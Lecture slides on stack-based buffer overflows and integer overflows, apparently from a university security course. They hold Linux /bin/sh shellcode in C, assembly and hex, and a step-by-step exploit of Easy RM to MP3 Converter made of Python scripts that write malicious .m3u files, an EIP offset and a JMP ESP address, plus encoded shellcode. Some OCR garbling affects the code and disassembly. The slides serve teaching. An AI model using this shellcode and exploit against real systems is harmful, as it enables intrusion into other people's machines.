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Lecture 3 : Buffer Overflow Attack

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
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


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- ▶ Given the amount of vulnerabilities associated with buffer overflows, we felt it necessary to have a look at the principle of buffer overflow.
- ▶ As you have probably come to realize already, **buffer overflows** are a specific type of vulnerability and the process of leveraging or utilizing that vulnerability to penetrate a vulnerable system is referred to as exploiting a system.

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Stack-based

- ▶ Heavily covered in this class

Heap-based

- ▶ More advanced
- ▶ Very dependent on system and library version

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
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
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
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
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
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
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
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
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
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**%eip = 0xDEADBEEF
(probably crash)**

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What's Shellcode?

- ▶ Traditionally, shellcode is byte code that executes a shell. Shellcode now has a broader meaning, to define the code that is executed when an exploit is successful. The purpose of most shellcode is to return a shell address, but many shellcodes exist for other purposes such as breaking out of a chroot shell, creating a file, and proxying system calls.

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- ▶ Executable content (Often called shell code or exploits)
- ▶ Usually, a shell should be started
 - ▶ for remote exploits - input/output redirection via socket
 - ▶ use system call (execve) to spawn shell
- ▶ Shell code can do practically anything
 - ▶ create a new user
 - ▶ change a user password
 - ▶ bind a shell to a port (remote shell)
 - ▶ open a connection to the attacker machine

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
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The image shows a terminal window titled "Terminal". The code inside the terminal is as follows:

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xel"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

int main(int argc, char **argv)
{
    ((void(*)())shellcode)();
    return 0;
}
```

The terminal prompt shows "(1) test.c -- INSERT --".

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How to write shellcode?

hello.asm(stdout: hello world)

```
section .data ;section declaration
msg db "Hello, world!" ;the string

section .text ;section declaration
global _start ;Default entry point for ELF linking

_start:

;write()call

    mov eax, 4; put 4 into eax, since write is syscall #4
    mov ebx, 1; put stdout int ebx, since the proper fd is 1
    mov ecx, msg; put the address of the string into ecx;
    mov edx, 13; put 13 into edx, since our string is 13 bytes
    int 0x80; Call the kernel to make the system call happen

;exit()call

    mov eax, 1; put 1 into eax, since exit is syscall #1
    mov ebx, 0; put 0 into ebx
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objdump -d a.out

```
zhujun@zhujun-desktop:~/Desktop/BufferOverflow $ objdump -d a.out

a.out:      file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
08048080: b8 04 00 00 00    mov    $0x4,%eax
08048085: bb 01 00 00 00    mov    $0x1,%ebx
0804808a: b9 a4 90 04 08    mov    $0x80490a4,%ecx
0804808f: ba 0d 00 00 00    mov    $0xd,%edx
08048094: cd 80             int    $0x80
08048096: b8 01 00 00 00    mov    $0x1,%eax
0804809b: bb 00 00 00 00    mov    $0x0,%ebx
080480a0: cd 80             int    $0x80
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```
1 #include <unistd.h>
2
3 int main() {
4     char filename[] = "/bin/sh\x00";
5     char **argv, **envp; // arrays that contain char pointers
6
7     argv[0] = filename; // only argument is filename
8     argv[1] = 0; // null terminate the argument array
9
10    envp[0] = 0; // null terminate the environment array
11
12    execve(filename, argv, envp);
13 }
```

```
zlin@hacking-tao:~/booksrc $ gcc exec_shell.c
zlin@hacking-tao:~/booksrc $ wc -c ./a.out
6662 ./a.out
zlin@hacking-tao:~/booksrc $ ./a.out
sh-3.2$ exit
```

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```
1 BITS 32
2
3 jmp short two      ; Jump down to the bottom for the call trick
4 one:
5 ; int execve(const char *filename, char *const argv [], char *const envp[])
6 pop ebx            ; ebx has the addr of the string
7 xor eax, eax       ; put 0 into eax
8 mov [ebx+7], al    ; null terminate the /bin/sh string
9 mov [ebx+8], ebx   ; put addr from ebx where the AAAA is
10 mov [ebx+12], eax  ; put 32-bit null terminator where the BBBB is
11 lea ecx, [ebx+8]   ; load the address of [ebx+8] into ecx for argv ptr
12 lea edx, [ebx+12]  ; edx = ebx + 12, which is the envp ptr
13 mov al, 11         ; syscall #11
14 int 0x80           ; do it
15
16 two:
17 call one          ; Use a call to get string address
18 db '/bin/sh'      ; the XAAAAABBBB bytes aren't needed
```

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zlin@hacking-tao:~/booksrc $ hexdump -C exec_shell
```

```
00000000 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b |..[1..C..[..C..K|
```

```
00000010 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f 62 69 |..S...../bi|
```

```
00000020 6e 2f 73 68 |n/sh|
```

```
00000024
```

```
zlin@hacking-tao:~/booksrc $ wc -c exec_shell
```

```
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```

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
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- ▶ 1.Determining the buffer size to write exactly into EIP
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- ▶ The vulnerability report states "**Easy RM to MP3 Converter version 2.7.3.700** universal buffer overflow exploit that creates a malicious .m3u file"
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- ▶ Load the crach.m3u(contains 10000'A) into the application.

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Failure in loading the file! Not Crash!!!

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Boom! Application crashed!!!

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We can elaborate the structure of the crash. m3u file, do something interesting.

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crash.m3u



① load the malicious file to the application.



③ After the end of the malicious program execution, the program return address is destroyed, the application crashed !



② execute the shellcode and launch the calculator.

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
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```
1  __author__ = 'Administrator'
2  # -*- coding: utf-8 -*-
3  file_object = open('crash1.m3u', 'w')
4  for i in range(0, 25000):
5      file_object.write('\x41')
6  print('A is ok')
7  for i in range(0, 5000):
8      file_object.write('\x42')
9  print('B is ok')
10 file_object.close()
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```
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00aa0000 esi=77c2fce0 edi=00007530  
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0 nv up ei pl nz ac pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010216  
42424242 ?? ????  
0:000> d esp  
000ffd38 42 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
000ffd48 42 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
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0:000> d  
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000ffe08 42 42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBBBB  
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```

0 :000> ||

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```
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4  for i in range(0, 26067):
5      file_object.write('\x41')
6  print('A is ok')
7  file_object.write('BBBB')
8  c = '\x43'*1000
9  file_object.write(c)
10 print('done')
11 file_object.close()
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Buffer	EBP	EIP	ESP
A(x26067)	AAAA	BBBB	 V
41414141...41	41414141	42424242	CCCCCCCCCCCCCCCCCCCC...CC
26093 bytes	4 bytes	4 bytes	1000 bytes?

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One idea is that we would put our shellcode into where ESP points to(instead of the C's and we tell EIP to go to the ESP address).

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
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
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Generate a string:



```
root@zhuju: /usr/share/metasploit-framework/tools
File Edit View Search Terminal Help
root@zhuju:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 0x366a423
5 5000
[*] Exact match at offset 1067
root@zhuju:/usr/share/metasploit-framework/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@zhuju:/usr/share/metasploit-framework/tools# ./pattern_create.rb 5000 >pattern_create.txt
root@zhuju:/usr/share/metasploit-framework/tools# ls
committer_count.rb    hmac_shal_crack.rb   module_commits.rb   module_targets.rb   profile.sh
context               import_webscarab.rb   module_count.rb    msf_irb_shell.rb   psexec.rb
convert_31.rb         list_interfaces.rb   module_disclocate.rb msftidy.rb        reg.rb
cpassword_decrypt.rb lm2ntrcrack.rb      module_license.rb  nasm_shell.rb     verify_datastore.rb
dev                  makeiplist.rb       module_mixins.rb   pattern_create.rb  virustotal.rb
exe2vba.rb           memdump            module_payloads.rb pattern_create.txt vxidger.rb
exe2vbs.rb           metasm_shell.rb     module_ports.rb   pattern_offset.rb  vxencrypt.rb
find_badchars.rb     module_author.rb   module_rank.rb    payload_lengths.rb vxmaster.rb
halfim_second.rb     module_changelog.rb module_reference.rb pdf2xdp.rb
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
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The exact length of the buffer before writing into EIP:

The terminal window shows the following command and its output:

```
root@zhuju: /usr/share/metasploit-framework/tools# ./pattern_offset.rb 0x366a4235
[*] Exact match at offset 1067
root@zhuju: /usr/share/metasploit-framework/tools# ./pattern_offset.rb 0x366a4235 5000
[*] Exact match at offset 1067
root@zhuju: /usr/share/metasploit-framework/tools#
```

The output indicates that the exact match was found at offset 1067.

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Add 4 characters in front of the pattern.

```
1  __author__ = 'Administrator'
2  # -*- coding: utf-8 -*-
3  file_object = open('C:\Documents and Settings\Administrator\桌面\crash3.m3u', 'w')
4  for i in range(0, 26067):
5      file_object.write('\x41')
6  print('A打印完毕! ')
7  file_object.write('BBBBB') ==> 覆盖EIP
8  preshellcode = 'XXXX' ==> 填充4bytes
9  file_object.write(preshellcode)
10 a = '1ABCDEFHijk2ABCDEFHijk3ABCDEFHijk4ABCDEFHijk5ABCDEFHijk' \
11     '6ABCDEFHijk7ABCDEFHijk8ABCDEFHijk9ABCDEFHijkAABCDEFHijk' \
12     'BABCDEFHijkCABCDEFHijk'
13 file_object.write(a)
14 print('拼接完毕! ')
15 file_object.close()
```

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
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- ▶ 1.Control over EIP
- ▶ 2.An area where we can write our code
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Now we need to

- ▶ 1.Build real shellcode
- ▶ 2.Modify EIP to jump to the address of the start of the shellcode

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```
1 __author__ = 'Administrator'
2 import struct
3 # -*- coding: utf-8 -*-
4 file_object = open('C:\Documents and Settings\Administrator\桌面\crash4.m3u', 'wb')
5 for i in range(0, 26067):
6     file_object.write(b'\x41')
7 print('A打印完毕!')
8 eip = struct.pack('<I', 0x000ffd38) → ESP
9 preshellcode = b'\x90'*25
10 shellcode = b'\xcc'+b'\x90'*25
11 file_object.write(eip+preshellcode+shellcode)
12 print('拼接完毕!')
13 file_object.close()
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
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Jump to the shellcode in a reliable way

- ▶ 1.We have managed to put our shellcode exactly where ESP points at, automatically we want the application to jump to ESP and run the shellcode.
- ▶ 2.Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll's, and these dll's contains lots of code instructions.

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This dll is loaded between **0x019e0000** and **0x01e8d000**.

Search this area for ff e4 :

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
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This dll is loaded between **0x019e0000** and **0x01e8d000**.
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choose the *0x01b7f23a*
to overwrite the EIP

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Create a new m3u file using the script below:

```
1  __author__ = 'Administrator'
2  import struct
3  # -*- coding: ascii -*-
4  file_object = open('crash.m3u', 'wb')
5  for i in range(0, 26067):
6      file_object.write(b'\x41')
7  print('A is ok')
8  eip = struct.pack('<I', 0x01b7f23a)
9  preshellcode = b'\x90'*25
10 shellcode = b'\xcc'+b'\x90'*25
11 file_object.write(eip+preshellcode+shellcode)
12 print('done')
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
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1 __author__ = 'Administrator'
2 import struct
3 # -*- coding: ascii -*-
4 file_object = open('crashfinal.mdu', 'wb')
5 for i in range(0, 26887):
6     file_object.write(b'\x41'*i)
7 print('A is ok')
8 eip = struct.pack('<I', 0x01c7f23a)
9 preshellcode = b'\x99'*25
10 shellcode = b'\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4' \
11         b'\xb1\x1e\x58\x31\x78\x1e\x83\xe8\xfc\x03\x78\x68\xf4\x85' \
12         b'\x30\x78\xbc\x65\xc9\x76\xb6\x23\xf5\xf3\xb4\xae\x7d\x62\xaa' \
13         b'\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96\x60\xf5' \
14         b'\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x65\x6b\xf0\x27\xdd\x48' \
15         b'\xfd\x22\x38\x1b\x2a\xee\xc3\xf7\x3b\x7a\xcf\x4c\x4f\x23\xd3\x52' \
16         b'\xa4\x57\xf7\xd8\x3b\x83\xe8\x83\x1f\x57\x53\x64\x51\x81\x33\xcd\x5f' \
17         b'\xc6\xf5\x21\x7e\x98\xf5\xaa\xf1\x89\xab\x26\x99\x3d\x3b\x0d\x9d\xfe\x51' \
18         b'\x61\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x98\x7b\xd7\x05\x7f\xe8\x7b\xca'
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
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An **integer overflow** occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space.

Assigned Reading

- Basic Integer Overflows.

<http://phrack.org/issues/60/10.html>

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C Data Types

- ▶ short int 16 bits [-32,768;32,767]
- ▶ unsigned short int 16 bits [0;65,535]
- ▶ unsigned int 16 bits [0;4,294,967,295]
- ▶ Int 32 bits [-2,147,483,648;2,147,483,647]
- ▶ long int 32 bits [-2,147,483,648;2,147,483,647]
- ▶ signed char 8 bits [-128;127]
- ▶ unsigned char 8 bits [0;255]

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}  
  
void validate_uname(char* uname) {  
}  
  
void validate_passwd(char* passwd) {  
    char passwd_buf[11];  
    unsigned char passwd_len = strlen(passwd);  
    if(passwd_len >= 4 && passwd_len <= 8) {  
        printf("Valid Password\n");  
        fflush(stdout);  
        strcpy(passwd_buf,passwd);  
    } else {  
        printf("Invalid Password\n");  
        fflush(stdout);  
    }  
    store_passwd_indb(passwd_buf);  
}  
  
int main(int argc, char* argv[]) {  
    if(argc!=3) {  
        printf("Usage Error:   \n");  
        fflush(stdout);  
        exit(-1);  
    }  
    validate_uname(argv[1]);  
    validate_passwd(argv[2]);  
    printf("Welcome back!\n");  
    return 0;  
}
```

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- ▶ `size_t strlen(char s)` `typedef size_t unsigned int`
- ▶ The return value, which is larger than the maximum of `unsigned char`, will cause integer overflow.
- ▶ When the length of password os 261, the value of `passwd_len` is 5, which will bypass the following bound checking and cause buffer overflow.

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```
004849e <validate_passwd>:  
004849e: 55 push    %ebp  
004849f: e9 e5 mov     %esp,%ebp  
00484a1: 57 push    %edi  
00484a2: ec 34 sub    $0x34,%esp  
00484a5: 45 08 mov    0x8(%ebp),%eax  
00484a8: c7 45 e4 ff ff ff ff movl   $0xffffffff,-0x1c(%ebp)  
00484af: c2 89 mov    %eax,%edx  
00484b1: 00 00 00 00 00 mov    $0x0,%eax  
00484b6: d4 8b mov    -0x1c(%ebp),%ecx  
00484b9: d7 89 mov    %edx,%edi  
00484bb: ae f2 repnz scasb %es:(%edi),%al  
00484bd: c8 89 mov    %ecx,%eax  
00484bf: d0 f7 not    %eax  
00484c1: 01 e8 83 sub    $0x1,%eax  
00484c4: f7 45 88 mov    %al,-0x9(%ebp)  
00484c7: 03 fd 7d 80 cmpb   $0x3,-0x9(%ebp)  
00484cb: 33 76 jbe    0048500 <validate_passwd+0x62>  
00484cd: 08 7d f7 80 cmpb   $0x8,-0x9(%ebp)  
00484d1: 2d 77 ja    0048500 <validate_passwd+0x62>  
00484d3: 08 24 40 70 86 04 08 movl   $0x8048670,(%esp)  
00484da: fe c1 1e 00 00 00 00 call   00483a0 <puts@plt>  
00484df: a0 20 a0 04 08 mov    0x804a020,%eax  
00484e4: 24 89 04 mov    %eax,(%esp)  
00484e7: ff e8 94 fe call   0048380 <fflush@plt>  
00484ec: 08 45 08 mov    0x8(%ebp),%eax  
00484ef: 04 44 24 04 mov    %eax,0x4(%esp)  
00484f3: ec 8d 45 lea    -0x14(%ebp),%eax  
00484f6: 24 89 04 mov    %eax,(%esp)  
00484f9: ff 92 fe call   0048390 <strcpy@plt>  
00484fe: 19 eb jmp   0048519 <validate_passwd+0x7b>  
0048500: 08 24 7f 86 04 08 movl   $0x804867f,(%esp)  
0048507: fe 94 ff fe call   00483a0 <puts@plt>  
004850c: a0 20 a0 04 08 mov    0x804a020,%eax  
0048511: 24 89 04 mov    %eax,(%esp)  
0048514: ff 67 fe call   0048380 <fflush@plt>  
